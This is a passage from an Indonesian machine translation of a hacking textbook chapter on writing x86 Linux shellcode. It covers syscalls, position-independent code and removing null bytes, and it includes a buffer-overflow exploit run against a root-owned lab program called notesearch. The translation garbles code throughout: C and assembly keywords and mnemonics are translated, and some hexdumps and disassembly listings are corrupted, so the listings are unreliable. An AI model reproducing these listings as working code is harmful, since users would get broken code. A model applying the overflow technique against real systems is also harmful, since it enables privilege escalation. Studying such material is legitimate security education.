Byte shellcode sebenarnya adalah instruksi mesin khusus arsitektur, jadi shellcode ditulis menggunakan bahasa assembly. Menulis program di assembly berbeda dengan menulis di C, tapi banyak prinsip yang serupa. Sistem operasi mengelola hal-hal seperti input, output, kontrol proses, akses file, dan komunikasi jaringan di kernel. Program C yang dikompilasi akhirnya melakukan tugas-tugas ini dengan membuat panggilan sistem ke kernel. Sistem operasi yang berbeda memiliki set panggilan sistem yang berbeda.

Di C, perpustakaan standar digunakan untuk kenyamanan dan portabilitas. Program AC yang menggunakan printf() untuk menghasilkan string dapat dikompilasi untuk banyak sistem yang berbeda, karena perpustakaan mengetahui panggilan sistem yang sesuai untuk berbagai arsitektur. Program AC dikompilasi pada x86 prosesor akan menghasilkan x86 bahasa rakitan.

Menurut definisi, bahasa assembly sudah spesifik untuk arsitektur prosesor tertentu, sehingga portabilitas tidak mungkin. Tidak ada perpustakaan standar; sebaliknya, panggilan sistem kernel harus dilakukan secara langsung. Untuk memulai perbandingan kita, mari kita tulis program C sederhana, lalu tulis ulang dix86 perakitan.

helloworld.c

```
# sertakan <stdio.h>
int utama() {
    printf("Halo dunia!\n");
    kembali 0;
}
```

Ketika program yang dikompilasi dijalankan, eksekusi mengalir melalui pustaka I/O standar, akhirnya membuat panggilan sistem untuk menulis string *Halo Dunia* ke layar. Program strace digunakan untuk melacak panggilan sistem program. Digunakan pada program helloworld yang dikompilasi, ini menunjukkan setiap panggilan sistem yang dibuat oleh program.

```
mmap2(0xb7ee4000, 9596, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0xb7ee4000
tutup(3) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7db2000
set_thread_area({entry_number:-1 -> 6, base_addr:0xb7db26b0, limit:1048575, seg_32bit:1, isi:0,
read_exec_only:0, limit_in_pages:1, seg_not_present:0, bisa digunakan:1}) = 0
mprotect(0xb7ee0000, 8192, PROT_READ) = 0
munmap(0xb7ee7000, 61323) = 0
fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 2), ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7ef5000
write(1, "Halo, dunia!\n", 13)
Halo, dunia!
= 13
keluar_grup(0) = ?
Proses 11528 terlepas
reader@hacking :~/booksrc $
```

---

Seperti yang Anda lihat, program yang dikompilasi tidak hanya mencetak string. Panggilan sistem di awal mengatur lingkungan dan memori untuk program, tetapi bagian yang penting adalah menulis() syscall ditampilkan dalam huruf tebal. Inilah yang sebenarnya mengeluarkan string.

Halaman manual Unix (diakses dengan `man`) dipisahkan menjadi beberapa bagian. Bagian 2 berisi halaman manual untuk panggilan sistem, jadi jika 2 menuliskan menjelaskan penggunaan menulis() panggilan sistem:

#### **Halaman Manual untuk Write() System Call**

---

TULIS(2)	Panduan Pemrograman Linux
TULIS(2)	

#### **NAMA**

tulis - tulis ke deskriptor file

#### **RINGKASAN**

```
# sertakan <unistd.h>
```

```
ssize_t write(int fd, const void *buf, size_t count);
```

#### **KETERANGAN**

write() menulis hingga menghitung byte ke file yang direferensikan oleh deskriptor file `fd` dari buffer mulai dari `buf`. POSIX mengharuskan `read()` yang dapat dibuktikan terjadi setelah `write()` mengembalikan data baru. Perhatikan bahwa tidak semua sistem file sesuai dengan POSIX.

---

Output strace juga menunjukkan argumen untuk syscall. Itu buf dan menghitung argumen adalah penunjuk ke string kita dan panjangnya. Itu fd argumen dari 1 adalah deskriptor file standar khusus. Deskriptor file digunakan untuk hampir semua hal di Unix: input, output, akses file, soket jaringan, dan sebagainya. Deskriptor file mirip dengan nomor yang diberikan pada pemeriksaan jas. Membuka deskriptor file seperti memeriksa mantel Anda, karena Anda diberi nomor yang nantinya dapat digunakan untuk referensi mantel Anda. Tiga nomor deskriptor file pertama (0, 1, dan 2) secara otomatis digunakan untuk input, output, dan kesalahan standar. Nilai-nilai ini standar dan telah ditentukan di beberapa tempat, seperti file `/usr/include/unistd.h` pada halaman berikut.

## Dari /usr/include/unistd.h

---

```
/* Deskriptor file standar. */
# tentukan STDIN_FILENO 0 /* Masukan standar.      */
# tentukan STDOUT_FILENO 1 /* Keluaran standar.    */
# tentukan STDERR_FILENO 2 /* Keluaran kesalahan standar.  */

```

---

Menulis byte ke deskriptor file keluaran standar dari akan mencetak byte; membaca dari deskriptor file input standar dari akan memasukkan byte. Deskriptor file kesalahan standar dari digunakan untuk menampilkan pesan kesalahan atau debugging yang dapat disaring dari output standar.

## **0x511 Panggilan Sistem Linux di Majelis**

Setiap panggilan sistem Linux yang mungkin dihitung, sehingga mereka dapat direferensikan dengan nomor saat melakukan panggilan dalam perakitan. Panggilan sistem ini terdaftar di /usr/include/asm-i386/unistd.h.

## Dari /usr/include/asm-i386/unistd.h

---

```
#ifndef _ASM_I386_UNISTD_H_
#define _ASM_I386_UNISTD_H_

/*
 * File ini berisi nomor panggilan sistem.
 */

#define __NR_restart_syscall          0
#define __NR_exit                     1
#define __NR_fork                     2
#define __NR_read                      3
#define __NR_tulis                     4
#define __NR_buka                      5
#define __NR_close                     6
#define __NR_waitpid                  7
#define __NR_create                    8
#define __NR_link                      9
#define __NR_unlink                   10
#define __NR_execve                   11
#define __NR_chdir                     12
#define __NR_time                      13
#define __NR_mknod                     14
#define __NR_chmod                     15
#define __NR_lchown                   16
#define __NR_break                     17
#define __NR_oldstat                  18
#define __NR_lseek                     19
#define __NR_getpid                   20
#define __NR_mount                     21
#define __NR_umount                   22
#define __NR_setuid                   23
#define __NR_getuid                   24

```

```

# tentukan _NR_waktu      25
# tentukan _NR_ptrace     26
# tentukan _NR_alarm      27
# tentukan _NR_oldfstat   28
# tentukan _NR_pause      29
# tentukan _NR_utime      30
# tentukan _NR_stty       31
# tentukan _NR_gtty       32
# tentukan _NR_access     33
# tentukan _NR_nice       34
# tentukan _NR_ftime      35
# tentukan _NR_sync       36
# tentukan _NR_kill       37
# tentukan _NR_rename     38
# tentukan _NR_mkdir      39
...

```

---

Untuk penulisan ulang helloworld.c kami dalam perakitan, kami akan membuat panggilan sistem kemenulis(fungsi untuk output dan kemudian panggilan sistem kedua keKELUAR) sehingga proses berhenti dengan bersih. Ini bisa dilakukan dix86 perakitan hanya menggunakan dua instruksi perakitan:pindahdanint.

Instruksi perakitan untukxProsesor 86 memiliki satu, dua, tiga, atau tanpa operan. Operand ke instruksi dapat berupa nilai numerik, alamat memori, atau register prosesor. ItuxProsesor 86 memiliki beberapa register 32-bit yang dapat dilihat sebagai variabel perangkat keras. Register EAX, EBX, ECX, EDX, ESI, EDI, EBP, dan ESP semuanya dapat digunakan sebagai operan, sedangkan register EIP (penunjuk eksekusi) tidak dapat.

Itupindahinstruksi menyalin nilai antara dua operandnya. Menggunakan sintaks perakitan Intel, operan pertama adalah tujuan dan yang kedua adalah sumber. Ituke dalaminstruksi mengirimkan sinyal interupsi ke kernel, yang ditentukan oleh operan tunggalnya. Dengan kernel Linux, interupsi0x80digunakan untuk memberitahu kernel untuk melakukan panggilan sistem. Ketika int0x80instruksi dijalankan, kernel akan melakukan panggilan sistem berdasarkan empat register pertama. Register EAX digunakan untuk menentukan panggilan sistem yang akan dibuat, sedangkan register EBX, ECX, dan EDX digunakan untuk menampung argumen pertama, kedua, dan ketiga ke panggilan sistem. Semua register ini dapat diatur menggunakan pindahpetunjuk.

Dalam daftar kode perakitan berikut, segmen memori dideklarasikan secara sederhana. Tali "Halo Dunia!" dengan karakter baris baru (0xa) ada di segmen data, dan instruksi perakitan sebenarnya ada di segmen teks. Ini mengikuti praktik segmentasi memori yang tepat.

### **helloworld.asm**

---

```

bagian .data          ; Segmen data
db pesan      "Halo, dunia!", 0x0a      ; String dan karakter baris baru

bagian .teks          ; Segmen teks
global _mulai        ; Titik masuk default untuk penautan ELF

```

\_Mulailah:

---

```

; SYSCALL: tulis(1, msg, 14) mov
eax, 4          ; Masukkan 4 ke dalam eax, karena write adalah syscall #4. ;
mov ebx, 1      ; Masukkan 1 ke ebx, karena stdout adalah 1.
mov ecx, pesan  ; Masukkan alamat string ke ecx.
mov edx, 14     ; Masukkan 14 ke edx, karena string kami adalah 14 byte. ;
int 0x80        ; Panggil kernel untuk membuat panggilan sistem terjadi.

; SYSCALL: keluar(0)
pindahkan, 1    ; Masukkan 1 ke eax, karena exit adalah syscall #1. ;
mov ebx, 0      ; Keluar dengan sukses.
int 0x80        ; Lakukan syscall.

```

---

Instruksi dari program ini sangat mudah. Untuk menulis() syscall ke output standar, nilai 4 dimasukkan ke dalam EAX sejak menulis() fungsinya adalah system call nomor 4. Maka, nilai 1 dimasukkan ke dalam EBX, karena argumen pertama dari menulis() harus menjadi deskriptor file untuk output standar. Selanjutnya, alamat string dalam segmen data dimasukkan ke dalam ECX, dan panjang string (dalam hal ini, 14 byte) dimasukkan ke dalam EDX. Setelah register ini dimuat, interupsi panggilan sistem dipicu, yang akan memanggil menulis() fungsi.

Untuk keluar dengan bersih, KELUAR() fungsi perlu dipanggil dengan satu argumen 0. Jadi nilai 1 dimasukkan ke dalam EAX, karena KELUAR() adalah panggilan sistem nomor 1, dan nilai 0 dimasukkan ke dalam EBX, karena argumen pertama dan satu-satunya harus 0. Kemudian interupsi panggilan sistem dipicu lagi.

Untuk membuat biner yang dapat dieksekusi, kode rakitan ini harus dirakit terlebih dahulu dan kemudian ditautkan ke dalam format yang dapat dieksekusi. Saat mengkompilasi kode C, kompiler GCC menangani semua ini secara otomatis. Kami akan membuat biner executable and linking format (ELF), jadi: global \_mulaibaris menunjukkan linker di mana instruksi perakitan dimulai.

Itunasm perakitan dengan -f elf argumen akan merakit helloworld.asm menjadi file objek yang siap ditautkan sebagai biner ELF. Secara default, file objek ini akan disebut helloworld.o. Program penghubung ld akan menghasilkan biner a.out yang dapat dieksekusi dari objek rakitan.

---

```

reader@hacking :~/booksrc $ nasm -f elf helloworld.asm
reader@hacking :~/booksrc $ ld helloworld.o
reader@hacking :~/booksrc $ ./a.out
Halo, dunia!
reader@hacking :~/booksrc $

```

---

Program kecil ini berfungsi, tetapi ini bukan shellcode, karena tidak mandiri dan harus ditautkan.

## 0x520 Jalan Menuju Shellcode

Shellcode secara harfiah disuntikkan ke dalam program yang sedang berjalan, di mana ia mengambil alih seperti virus biologis di dalam sel. Karena shellcode sebenarnya bukan program yang dapat dieksekusi, kami tidak memiliki kemewahan untuk mendeklarasikan tata letak data dalam memori atau bahkan menggunakan segmen memori lainnya. Instruksi kami harus mandiri dan siap untuk mengambil alih kendali prosesor terlepas dari kondisinya saat ini. Ini biasanya disebut sebagai kode posisi-independen.

Dalam shellcode, byte untuk string "Halo Dunia!" harus dicampur bersama dengan byte untuk instruksi perakitan, karena tidak ada segmen memori yang dapat ditentukan atau diprediksi. Ini baik-baik saja selama EIP tidak mencoba menafsirkan string sebagai instruksi. Namun, untuk mengakses string sebagai data, kita memerlukan pointer ke sana. Ketika shellcode dieksekusi, itu bisa di mana saja di memori. Alamat memori absolut string perlu dihitung relatif terhadap EIP. Karena EIP tidak dapat diakses dari instruksi perakitan, bagaimanapun, kita perlu menggunakan semacam trik.

### **0x521 Instruksi Perakitan Menggunakan Stack**

Tumpukan sangat integral dengan x86 arsitektur yang ada instruksi khusus untuk operasinya.

Petunjuk	Keterangan
tekan <sumber>	Dorong operan sumber ke tumpukan.
pop <tujuan>	Keluarkan nilai dari tumpukan dan simpan di operan tujuan.
hubungi <lokasi>	Panggil fungsi, lompat eksekusi ke alamat di operan lokasi. Lokasi ini bisa relatif atau absolut. Alamat instruksi setelah panggilan didorong ke tumpukan, sehingga eksekusi dapat kembali nanti.
membasahi	Kembali dari suatu fungsi, memunculkan alamat pengirim dari tumpukan dan melompati eksekusi di sana.

Eksloitasi berbasis tumpukan dimungkinkan oleh panggilan dan membasahi instruksi. Ketika suatu fungsi dipanggil, alamat kembali dari instruksi berikutnya didorong ke tumpukan, memulai bingkai tumpukan. Setelah fungsi selesai, membasahi instruksi memunculkan alamat pengirim dari tumpukan dan melompat EIP kembali ke sana. Dengan menimpa alamat pengirim yang tersimpan di tumpukan sebelum membasahi instruksi, kita dapat mengendalikan eksekusi program.

Arsitektur ini dapat disalahgunakan dengan cara lain untuk memecahkan masalah pengalaman data string sebaris. Jika string ditempatkan langsung setelah instruksi panggilan, alamat string akan didorong ke stack sebagai alamat pengirim. Ailih-alih memanggil fungsi, kita bisa melompat melewati string ke apop instruksi yang akan mengambil alamat dari stack dan masuk ke register. Instruksi perakitan berikut menunjukkan teknik ini.

#### **helloworld1.s**

---

BIT 32 ; Beritahu nasm ini adalah kode 32-bit.

```
panggil mark_below ; Panggil di bawah string ke instruksi
db "Halo, dunia!", 0x0a, 0x0d ; dengan baris baru dan byte carriage return.
```

```
tandai_bawah:
; ssize_t write(int fd, const void *buf, size_t count);
pop ecx ; Masukkan alamat pengirim (string ptr) ke ecx. ; Tulis
pindah eax, 4 syscall#.
mov ebx, 1 ; deskriptor file STDOUT
```

---

```

mov edx, 15          ; Panjang tali
int 0x80            ; Lakukan panggilan sys: tulis (1, string, 14)

; void _exit(status int);
pindahkan, 1        ; Keluar dari syscall
mov ebx, 0           # ; Status = 0
int 0x80            ; Lakukan panggilan sys: exit(0)

```

---

Instruksi panggilan melompat eksekusi di bawah string. Ini juga mendorong alamat instruksi berikutnya ke tumpukan, instruksi berikutnya dalam kasus kami menjadi awal string. Alamat pengirim dapat segera dikeluarkan dari tumpukan ke dalam register yang sesuai. Tanpa menggunakan segmen memori apa pun, instruksi mentah ini, yang disuntikkan ke dalam proses yang ada, akan dieksekusi dengan cara yang sepenuhnya independen terhadap posisi. Ini berarti bahwa, ketika instruksi-instruksi ini dirangkai, instruksi-instruksi tersebut tidak dapat dihubungkan menjadi sebuah executable.

---

```

reader@hacking :~/booksrc $ nasm helloworld1.s
reader@hacking :~/booksrc $ ls -l helloworld1
-rw-r--r-- 1 pembaca pembaca 50 26-10-2007 08:30 helloworld1
reader@hacking :~/booksrc $ hexdump -C helloworld1 00000000
00000010  e8 0f 00 00 00 48 65 6c 64  6c 6f 2c 20 77 6f 72 6c 00 |.....Halo, dunia|
00000010  21 0a 0d 59 b8 04 00 0f 00  00 bb 01 00 00 00 ba 00 |d!.Y.....|
00000020  00 00 cd 80 b8 01 cd 80  00 00 bb 00 00 00 00 ..|.....|
00000030
00000032
reader@hacking :~/booksrc $ ndisasm -b32 helloworld1
00000000 E80F000000 hubungi 0x14
00000005 48 Desember eax
00000006 656C gs insb
00000008 6C insb
00000009 6F diluar
0000000A 2C20 sub al,0x20
0000000C 776F ya 0x7d
0000000E 726C jc 0x7c
00000010 64210A dan [fs:edx],ecx
00000013 0D59B80400 atau eax,0x4b859
00000018 0000 tambahan [eax],al
0000001A BB01000000 mov ebx,0x1
0000001F BA0F000000 mov edx,0xf
00000024 CD80 int 0x80
00000026 B801000000 pindah eax,0x1
0000002B BB00000000 mov ebx,0x0
00000030 CD80 int 0x80
reader@hacking :~/booksrc $

```

---

Itunasmassembler mengubah bahasa rakitan menjadi kode mesin dan alat terkait yang disebut ndisasm mengubah kode mesin menjadi rakitan. Alat-alat ini digunakan di atas untuk menunjukkan hubungan antara byte kode mesin dan instruksi perakitan. Instruksi pembongkaran yang ditandai dengan huruf tebal adalah byte dari "Halo Dunia!"string ditafsirkan sebagai instruksi.

Sekarang, jika kita dapat menyuntikkan shellcode ini ke dalam program dan mengarahkan ulang EIP, program akan mencetak *Halo Dunia!* Mari kita gunakan target eksloitasi yang sudah dikenal dari program notesearch.

---

```
reader@hacking :~/booksrc $ export SHELLCODE=$(cat helloworld1)
reader@hacking :~/booksrc $ ./getenvaddr SHELLCODE ./notesearch
SHELLCODE akan berada di 0xbffff9c6
reader@hacking :~/booksrc $ ./notesearch $(perl -e 'print "\xc6\xf9\xff\xbf"\x40')
----- [ akhir data catatan ]-----
Kesalahan segmentasi
reader@hacking :~/booksrc $
```

---

Kegagalan. Menurut Anda mengapa itu jatuh? Dalam situasi seperti ini, GDB adalah teman terbaik Anda. Bahkan jika Anda sudah mengetahui alasan di balik kerusakan khusus ini, mempelajari cara menggunakan debugger secara efektif akan membantu Anda memecahkan banyak masalah lain di masa mendatang.

### ***0x522 Menyelidiki dengan GDB***

Karena program notesearch berjalan sebagai root, kami tidak dapat men-debug-nya sebagai pengguna biasa. Namun, kami juga tidak bisa hanya melampirkan salinan yang sedang berjalan, karena keluar terlalu cepat. Cara lain untuk men-debug program adalah dengan dump inti. Dari prompt root, OS dapat diberitahu untuk membuang memori ketika program mogok dengan menggunakan perintah ulimit -c tidak terbatas. Ini berarti bahwa file inti yang dibuang diizinkan untuk menjadi sebesar yang dibutuhkan. Sekarang, ketika program mogok, memori akan dibuang ke disk sebagai file inti, yang dapat diperiksa menggunakan GDB.

---

```
reader@hacking :~/booksrc $ sudo su
root@hacking :/home/reader/booksrc # ulimit
-c unlimited
root@hacking :/home/reader/booksrc # export SHELLCODE=$(cat helloworld1)
root@hacking :/home/reader/booksrc # ./getenvaddr SHELLCODE .
notesearch SHELLCODE akan berada di 0xbffff9a3
```

```
root@hacking :/home/reader/booksrc # ./notesearch $(perl -e 'print "\xa3\xf9\xff\xbf"\x40')
----- [ akhir catatan data ]----- Kesalahan
segmentasi (core dumped)
root@hacking :/home/reader/booksrc # ls -l ./core
-rw-r--r-- 1 root root 147456 2007-10-26 08:36 ./core
root@hacking :/home/reader/booksrc # gdb -q -c ./core
(tidak ditemukan simbol debug)
Menggunakan pustaka host libthread_db "/lib/tls/i686/cmov/libthread_db.so.1".
Inti dihasilkan oleh ./notesearch
Program dihentikan dengan sinyal 11, Kesalahan segmentasi.
# 0 0x2c6541b7 di ??()
(gdb) set dis intel (gdb) x/
$1 0xbffff9a3
0xbffff9a3:      panggilan    0x2c6541b7
0xbffff9a8:      ins      BYTE PTR es:[edi],[dx]
0xbffff9a9:      keluar     [dx],DWORD PTR ds:[esi]
0xbffff9aa:      sub      al,0x20
0xbffff9ac:      ja       0xbffffa1d
(gdb) ir eip
eip          0x2c6541b7      0x2c6541b7
(gdb) x/32xb 0xbffff9a3
```

```

0xbffff9a3: 0xe8 0x0f 0x48 0x65 0x6c 0x6c 0x6f 0x2c
0xbffff9ab: 0x20 0x77 0x6f 0x72 0x6c 0x64 0x21 0x0a
0xbffff9b3: 0x0d 0x59 0xb8 0x04 0xbb 0x01 0xba 0x0f
0xbffff9bb: 0xcd 0x80 0xb8 0x01 0xbb 0xcd 0x80 0x00
(gdb) berhenti
root@hacking :/home/reader/booksr # hexdump -C helloworld1
00000000 e8 0f 00 00 00 48 65 6c 64 6c 6f 2c 20 77 6f 72 6c 00 |.....Halo, dunia|
00000010 21 0a 0d 59 b8 04 00 0f 00 00 bb 01 00 00 00 ba 00 |d!..Y.....|
00000020 00 00 cd 80 b8 01 cd 80 00 00 bb 00 00 00 00 00 |.....|
00000030
00000032
root@hacking :/home/reader/booksr #

```

---

Setelah GDB dimuat, gaya pembongkaran dialihkan ke Intel. Karena kita menjalankan GDB sebagai root, file .gdbinit tidak akan digunakan. Memori di mana shellcode harus diperiksa. Instruksi terlihat salah, tetapi sepertinya instruksi panggilan pertama yang salah adalah penyebab crash. Setidaknya, eksekusi dialihkan, tetapi ada yang tidak beres dengan byte shellcode. Biasanya, string diakhiri oleh byte nol, tetapi di sini, shell cukup baik untuk menghapus byte nol ini untuk kami. Ini, bagaimanapun, benar-benar menghancurkan arti dari kode mesin. Seringkali, shellcode akan disuntikkan ke dalam proses sebagai string, menggunakan fungsi `strcpy()`. Fungsi tersebut hanya akan berakhir pada byte nol pertama, menghasilkan shellcode yang tidak lengkap dan tidak dapat digunakan dalam memori. Agar shellcode dapat bertahan saat transit, shellcode harus didesain ulang sehingga tidak mengandung byte nol.

### **0x523 Menghapus Byte Null**

Melihat pembongkaran, jelas bahwa byte nol pertama berasal dari panggilanpetunjuk.

```

reader@hacking :~/booksrc $ ndisasm -b32 helloworld1
00000000 E80F000000 hubungi 0x14
00000005 48 Desember eax
00000006 656C gs insb
00000008 6C insb
00000009 6F diluar
0000000A 2C20 sub al,0x20
0000000C 776F ya 0x7d
0000000E 726C jc 0x7c
00000010 64210A dan [fs:edx],ecx
00000013 0D59B80400 atau eax,0x4b859
00000018 0000 tambahkan [eax],al
0000001A BB01000000 mov ebx,0x1
0000001F BA0F000000 mov edx,0xf
00000024 CD80 int 0x80
00000026 B801000000 pindah eax,0x1
0000002B BB00000000 mov ebx,0x0
00000030 CD80 int 0x80
reader@hacking :~/booksrc $

```

---

Instruksi ini melompati eksekusi ke depan sebesar 19 (0x13)byte, berdasarkan operan pertama. Itupanggilaninstruksi memungkinkan untuk jarak lompatan yang lebih jauh,

yang berarti bahwa nilai kecil seperti 19 harus diisi dengan nol di depan yang menghasilkan byte nol.

Salah satu cara mengatasi masalah ini memanfaatkan komplemen dua. Angka negatif kecil akan mengaktifkan bit terdepan, menghasilkan 0xff byte. Ini berarti, jika kita memanggil menggunakan nilai negatif untuk mundur dalam eksekusi, kode mesin untuk instruksi itu tidak akan memiliki byte nol. Revisi shellcode helloworld berikut menggunakan implementasi standar dari trik ini: Lompat ke akhir shellcode ke instruksi panggilan yang, pada gilirannya, akan melompat kembali ke instruksi pop di awal shellcode.

### helloworld2.s

---

```
BIT 32 ; Beritahu nasm ini adalah kode 32-bit.

jmp pendek ; Langsung ke panggilan di akhir.

dua:
; ssize_t write(int fd, const void *buf, size_t count);
pop ecx ; Masukkan alamat pengirim (string ptr) ke ecx. ; Tulis
pindah eax, 4 syscall#.
mov ebx, 1 ; deskriptor file STDOUT;
mov edx, 15 Panjang tali
int 0x80 ; Lakukan panggilan sys: tulis (1, string, 14)

; void _exit(status int);
pindahkan, 1 ; Keluar dari syscall
mov ebx, 0 # ; Status = 0
int 0x80 ; Lakukan panggilan sys: exit(0)

satu:
panggil dua ; Panggil kembali ke atas untuk menghindari byte nol
db "Halo, dunia!", 0x0a, 0x0d ; dengan baris baru dan byte carriage return.
```

---

Setelah merakit shellcode baru ini, pembongkaran menunjukkan bahwa instruksi panggilan (ditampilkan dalam huruf miring di bawah) sekarang bebas dari byte nol. Ini memecahkan masalah byte nol pertama dan tersulit untuk kode shell ini, tetapi masih ada banyak byte nol lainnya (ditampilkan dalam huruf tebal).

```
reader@hacking:~/booksrc$ nasm helloworld2.s
reader@hacking:~/booksrc$ ndisasm -b32 helloworld2
00000000 EB1E jmp pendek 0x20
00000002 59 pop ecx
00000003 B804000000 pindah eax,0x4
00000008 BB01000000 mov ebx,0x1
0000000D BA0F000000 mov edx,0xf
00000012 CD80 int 0x80
00000014 B801100000 pindah eax,0x1
00000019 BB00000000 mov ebx,0x0
0000001E CD80 int 0x80
00000020 E8DDFFFFFF hubungi 0x2
00000025 48 Desember eax
00000026 656C gs insb
00000028 6C insb
```

```

00000029  6F          diluar
0000002A  2C20        sub al,0x20
0000002C  776F        ya 0x9d
0000002E  726C        jc 0x9c
00000030  64210A      dan [fs:edx],ecx
00000033  0D          db 0x0D
reader@hacking :~/booksrc $

```

---

Byte null yang tersisa ini dapat dihilangkan dengan pemahaman tentang lebar register dan pengalamatan. Perhatikan bahwa yang pertama jmp instruksi sebenarnya jmp pendek. Ini berarti eksekusi hanya dapat melompat maksimum sekitar 128 byte di kedua arah. yang biasa jmp instruksi, serta instruksi panggilan (yang tidak memiliki versi pendek), memungkinkan lompatan lebih lama. Perbedaan antara kode mesin yang dirakit untuk dua varietas lompatan ditunjukkan di bawah ini:

---

EB 1E	jmp pendek 0x20
-------	-----------------

---

melawan

---

E9 1E 00 00 00	jmp 0x23
----------------	----------

---

Register EAX, EBX, ECX, EDX, ESI, EDI, EBP, dan ESP memiliki lebar 32 bit. Itu berdiri untuk *diperpanjang*, karena ini awalnya register 16-bit yang disebut AX, BX, CX, DX, SI, DI, BP, dan SP. Versi 16-bit asli dari register ini masih dapat digunakan untuk mengakses 16 bit pertama dari setiap register 32-bit yang sesuai. Selanjutnya, byte individu register AX, BX, CX, dan DX dapat diakses sebagai register 8-bit yang disebut AL, AH, BL, BH, CL, CH, DL, dan DH, di mana *berdiri untuk byte rendah dan untuk byte tinggi*. Secara alami, instruksi perakitan menggunakan register yang lebih kecil hanya perlu menentukan operan hingga lebar bit register. Tiga variasi apindah instruksi ditunjukkan di bawah ini.

Kode mesin	Perakitan
B8 04 00 00 00	pindah eax,0x4
66 B8 04 00	kapak bergerak, 0x4
B0 04	bergerak,0x4

Menggunakan register AL, BL, CL, atau DL akan menempatkan byte paling signifikan yang benar ke dalam register tambahan yang sesuai tanpa membuat byte nol dalam kode mesin. Namun, tiga byte teratas dari register masih dapat berisi apa saja. Hal ini terutama berlaku untuk shellcode, karena akan mengambil alih proses lain. Jika kita ingin nilai register 32-bit benar, kita perlu men-zero seluruh register sebelum pindah instruksi—tetapi ini, sekali lagi, harus dilakukan tanpa menggunakan byte nol. Berikut adalah beberapa instruksi perakitan yang lebih sederhana untuk gudang senjata Anda. Dua yang pertama ini adalah instruksi kecil yang menambah dan mengurangi operan mereka satu per satu.

Petunjuk	Keterangan
termasuk <target>	Tingkatkan operan target dengan menambahkan 1 ke dalamnya.
Desember <target>	Kurangi operan target dengan mengurangi 1 darinya.

Beberapa instruksi berikutnya, seperti pindah instruksi, memiliki dua operan. Mereka semua melakukan operasi aritmatika dan logika bitwise sederhana antara dua operan, menyimpan hasilnya di operan pertama.

Petunjuk	Keterangan
tambahkan <tujuan>, <sumber>	Tambahkan operan sumber ke operan tujuan, simpan hasilnya di tujuan.
sub <tujuan>, <sumber>	Kurangi operan sumber dari operan tujuan, simpan hasilnya di tujuan.
atau <tujuan>, <sumber>	Lakukan sedikit demi sedikit operasi logika, membandingkan setiap bit dari satu operan dengan bit yang sesuai dari operan lainnya.  1 atau 0 = 1 1 atau 1 = 1 0 atau 1 = 1 0 atau 0 = 0  Jika bit sumber atau bit tujuan aktif, atau jika keduanya aktif, bit hasil aktif; jika tidak, hasilnya mati. Hasil akhir disimpan di operand tujuan.
dan <tujuan>, <sumber>	Lakukan sedikit demi sedikit operasi logika, membandingkan setiap bit dari satu operan dengan bit yang sesuai dari operan lainnya.  1 atau 0 = 0 1 atau 1 = 1 0 atau 1 = 0 0 atau 0 = 0  Bit hasil hanya aktif jika bit sumber dan bit tujuan aktif. Hasil akhir disimpan di operand tujuan.
xor <tujuan>, <sumber>	Lakukan eksklusif bitwise atau (xor) operasi logis, membandingkan setiap bit dari satu operan dengan bit yang sesuai dari operan lainnya.  1 atau 0 = 1 1 atau 1 = 0 0 atau 1 = 1 0 atau 0 = 0  Jika bitnya berbeda, bit hasil aktif; jika bitnya sama, bit hasilnya mati. Hasil akhir disimpan di operand tujuan.

Salah satu metode adalah dengan memindahkan angka 32-bit sewenang-wenang ke dalam register dan kemudian mengurangi nilai itu dari register menggunakan pindah dan sub instruksi:

B8 44 33 22 11	mov eax,0x11223344
2D 44 33 22 11	sub eax,0x11223344

Sementara teknik ini bekerja, dibutuhkan 10 byte untuk menghilangkan satu register, membuat shellcode yang dirakit lebih besar dari yang diperlukan. Dapatkah Anda memikirkan cara untuk mengoptimalkan teknik ini? Nilai DWORD yang ditentukan dalam setiap instruksi

terdiri dari 80 persen kode. Mengurangi nilai apa pun dari dirinya sendiri juga menghasilkan 0 dan tidak memerlukan data statis apa pun. Ini dapat dilakukan dengan satu instruksi dua byte:

---

29 C0	sub eax, eax
-------	--------------

---

Menggunakan sub instruksi akan bekerja dengan baik ketika memusatkan perhatian pada register di awal shellcode. Instruksi ini akan memodifikasi flag prosesor, yang digunakan untuk percabangan. Untuk alasan itu, ada instruksi dua byte yang lebih disukai yang digunakan untuk nol register di sebagian besar shellcode. Itu xor instruksi melakukan eksklusif atau operasi pada bit dalam register. Sejak 1 xored dengan 1 hasil dalam 0, dan 0 xored dengan 0 menghasilkan 0, nilai apa pun xored dengan dirinya sendiri akan menghasilkan 0. Ini adalah hasil yang sama dengan nilai apa pun yang dikurangi dari dirinya sendiri, tetapi xor instruksi tidak mengubah flag prosesor, jadi ini dianggap sebagai metode yang lebih bersih.

---

31 C0	xor eax, eax
-------	--------------

---

Anda dapat dengan aman menggunakan sub instruksi ke register nol (jika dilakukan di awal kode shell), tetapi xor instruksi paling sering digunakan dalam shellcode di alam liar. Revisi shellcode berikutnya menggunakan register yang lebih kecil dan xor instruksi untuk menghindari byte nol. Itu termasuk dan Desember instruksi juga telah digunakan bila memungkinkan untuk membuat kode shell yang lebih kecil.

### helloworld3.s

---

BIT 32	; Beritahu nasm ini adalah kode 32-bit.
--------	---

---

jmp pendek	; Langsung ke panggilan di akhir.
------------	-----------------------------------

---

dua:	
------	--

---

; ssize_t write(int fd, const void *buf, size_t count);	
---	--

---

pop ecx	; Masukkan alamat pengirim (string ptr) ke ecx. ; Nol
---------	---

---

xor eax, eax	keluar 32 bit penuh dari register eax.
--------------	--

---

pindah, 4	; Tulis syscall #4 ke byte rendah eax. ; Nol
-----------	--

---

xor ebx, ebx	keluar ebx.
--------------	-------------

---

inc ebx	; Tingkatkan ebx ke 1, deskriptor file STDOUT.
---------	--

---

xor edx, edx	
--------------	--

---

pindah dl, 15	; Panjang tali
---------------	----------------

---

int 0x80	; Lakukan panggilan sys: tulis (1, string, 14)
----------	--

---

; void _exit(status int);	
---------------------------	--

---

pindah, 1	; Keluar dari syscall #1, 3 byte teratas masih nol. ; Turunkan
-----------	--

---

Desember ebx	ebx kembali ke 0 untuk status = 0.
--------------	------------------------------------

---

int 0x80	; Lakukan panggilan sys: exit(0)
----------	----------------------------------

---

satu:	
-------	--

---

panggil dua	; Panggil kembali ke atas untuk menghindari byte nol
-------------	--

---

